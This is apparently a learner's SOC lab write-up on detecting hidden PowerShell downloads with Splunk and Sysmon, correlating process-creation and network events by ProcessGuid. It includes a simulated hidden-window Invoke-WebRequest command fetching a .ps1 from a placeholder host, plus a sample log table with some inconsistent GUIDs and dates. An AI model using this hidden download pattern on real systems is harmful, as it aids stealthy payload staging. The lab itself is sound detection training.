

Splunk PowerShell Network Correlation Lab

Detecting Suspicious PowerShell Download Activity Using Sysmon and Splunk

Overview

This project documents a hands-on SOC detection lab focused on identifying suspicious PowerShell activity and correlating process creation events with outbound network connections using Splunk and Sysmon.

The objective of the lab was to simulate attacker-like PowerShell behavior commonly observed during:

- Malware downloads
- Initial access activity
- Command-and-control communication
- Living Off The Land (LOLBins) abuse
- PowerShell-based execution

Using Splunk Enterprise and Sysmon telemetry, I investigated:

- Suspicious PowerShell execution
- Hidden PowerShell activity
- Parent-child process relationships
- Outbound network connections
- Process and network event correlation using ProcessGuid

This lab demonstrates how SOC analysts reconstruct attack activity by correlating multiple event sources.

Lab Environment

Virtual Machines Used

Ubuntu VM

Used as the Splunk Enterprise server.

Windows VM

Used as the endpoint telemetry source and PowerShell execution system.

Kali Linux VM

Used as part of the broader SOC lab environment.

Technologies Used

Tool	Purpose
Splunk Enterprise	SIEM and log analysis
Sysmon	Endpoint telemetry collection
Splunk Universal Forwarder	Windows log forwarding
Windows Event Logs	Security telemetry
PowerShell	Suspicious execution simulation
CMD	Parent process execution
VirtualBox / VMware	Virtualization

Understanding the Detection Scenario

Attackers commonly abuse PowerShell because it:

- Is built into Windows
- Can execute remote content
- Supports hidden execution
- Allows outbound network communication

- Blends with legitimate administrative activity

SOC analysts frequently monitor PowerShell activity for:

- Hidden execution flags
 - Encoded commands
 - Network connections
 - Download activity
 - Parent-child process anomalies
-

LAB — Suspicious PowerShell Download Activity

Objective

The goal of this lab was to simulate suspicious PowerShell activity involving:

- PowerShell launched from CMD
- Hidden PowerShell execution
- Outbound HTTPS communication
- Potential malware download behavior

The investigation focused on correlating:

- Sysmon Event ID 1 (Process Creation)
 - Sysmon Event ID 3 (Network Connection)
-

PowerShell Command Executed

The following command was executed from CMD:

```
powershell -nop -w hidden -c "iwr https://example.com -UseBasicParsing"
```


This command:

- Launches PowerShell

- Disables PowerShell profile loading using `-nop`
- Executes with a hidden window using `-w hidden`
- Uses `Invoke-WebRequest (iwr)`
- Initiates outbound HTTPS communication

This behavior resembles activity commonly observed in real-world attacks.

Screenshot 1 — Suspicious PowerShell Command Executed in CMD



Sysmon Event ID 1 — Process Creation Investigation

Purpose

Sysmon Event ID 1 records process creation activity.

This allows analysts to identify:

- Which process executed
 - Parent-child process relationships
 - Suspicious command-line arguments
 - Hidden PowerShell execution
-

SPL Query Used

```
index=wineventlog EventCode=1 Image="*powershell.exe"  
| table _time User ParentImage Image CommandLine ProcessGuid
```

Investigation Findings

The investigation revealed:

Parent Process

cmd.exe

Child Process


powershell.exe

Suspicious observations included:

- Hidden PowerShell execution
- Use of `-nop`
- Use of `Invoke-WebRequest`
- PowerShell launched from CMD
- Potential download behavior

This type of activity is frequently investigated during malware and intrusion analysis.

Screenshot 2 — Sysmon Event ID 1 PowerShell Process Creation



Time	User	ParentImage	Image	CommandLine	ProcessGuid
2020-05-14 16:47:58.547	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5783-000000001a00}
2020-05-14 16:47:58.117	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5903-000000001a00}
2020-05-14 16:48:49.388	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:48:47.128	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:45:24.576	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:45:23.675	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:44:58.124	DESKTOP-BLCKDQJHJ	C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -nop -w hidden -c "iwr https://example.com/updates/updates.ps1"	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:44:38.829	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:44:29.987	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:43:55.883	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:43:55.358	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:43:43.548	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:43:41.688	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}
2020-05-14 16:41:37.581	NT AUTHORITY\SYSTEM	C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe	C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe	"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	{6f5d53e-e5d5-5a03-000000001a00}

Sysmon Event ID 3 — Network Connection Investigation

Purpose

Sysmon Event ID 3 records outbound network connections initiated by processes.

This telemetry helps analysts identify:

- Suspicious outbound communication
- Command-and-control traffic
- Malware download activity
- Beaconsing behavior
- External connections initiated by PowerShell

SPL Query Used

index=wineventlog EventCode=3 Image="*powershell.exe"
| table _time User Image DestinationIp DestinationPort ProcessGuid


Investigation Findings

The network investigation revealed:

- powershell.exe initiating outbound HTTPS communication
- Destination IP visibility
- Destination port 443 activity
- Correlation with the same ProcessGuid observed in Event ID 1

This demonstrated how process creation and network telemetry can be linked together during investigations.

Screenshot 3 — Sysmon Event ID 3 PowerShell Network Connection



Correlating Process Creation and Network Activity

Why Correlation Matters

One of the most important SOC investigation skills is event correlation.

Attack investigations rarely rely on a single log.

Instead, analysts correlate:

- Process execution
- Network activity
- Authentication events
- File activity
- Endpoint telemetry

In this lab, I correlated Sysmon Event IDs 1 and 3 using:

ProcessGuid

This allowed me to reconstruct the full activity chain.


Correlation SPL Query

```
index=wineventlog (EventCode=1 OR EventCode=3)
```

```
ProcessGuid="{PASTE-GUID-HERE}"
```

```
| table _time EventCode ParentImage Image CommandLine DestinationIp DestinationPort User
```

Screenshot 4 — ProcessGuid Correlation Filter



Correlation Findings

By correlating both events, I observed:


```
cmd.exe
├── powershell.exe
│   └── outbound HTTPS connection
```

The correlation showed:

- The originating process
- Suspicious PowerShell arguments
- The outbound network connection
- Destination communication details
- Unified attack activity tied to a single Process GUID

This mirrors how SOC analysts investigate suspicious PowerShell activity in real environments.

Screenshot 5 — Correlated PowerShell Process and Network Activity



Why This Detection Is Important

This detection technique is highly valuable because attackers frequently use PowerShell for:

- Malware downloads
- Payload staging
- Remote command execution
- Credential theft tools
- Command-and-control communication
- Evasion techniques

Hidden PowerShell execution combined with outbound network communication is a common detection scenario in modern SOC environments.

Skills and Knowledge Gained

Through this project, I gained practical experience in:

- PowerShell threat detection
- Sysmon analysis
- Splunk SPL searches
- Event correlation

- Parent-child process investigation
 - Network connection analysis
 - ProcessGuid correlation
 - Threat hunting concepts
 - SOC investigation workflows
-

Challenges Encountered

Some challenges encountered during the lab included:

- Understanding Sysmon event structure
- Correlating multiple event types
- Interpreting PowerShell command-line arguments
- Understanding ProcessGuid usage
- Distinguishing suspicious versus legitimate PowerShell activity

Resolving these challenges improved my investigative and analytical skills.

Future Improvements

Future improvements planned for this lab include:

- Detecting encoded PowerShell commands
 - Building Splunk detection dashboards
 - Creating PowerShell correlation alerts
 - Simulating command-and-control traffic
 - Investigating additional LOLBins
 - Expanding network telemetry monitoring
-

Conclusion

This lab improved my understanding of how SOC analysts investigate suspicious PowerShell activity using Splunk and Sysmon.

By correlating process creation events with network connection telemetry, I gained practical experience in:

- PowerShell monitoring
- Process analysis
- Event correlation
- Threat hunting workflows
- Suspicious network activity detection
- SOC investigation techniques

This project strengthened my understanding of how multiple telemetry sources are combined to reconstruct attacker behavior in modern security operations environments.

Author

Precious Anyanwu

Cybersecurity Learner | SOC Analyst Path | Splunk SIEM Practice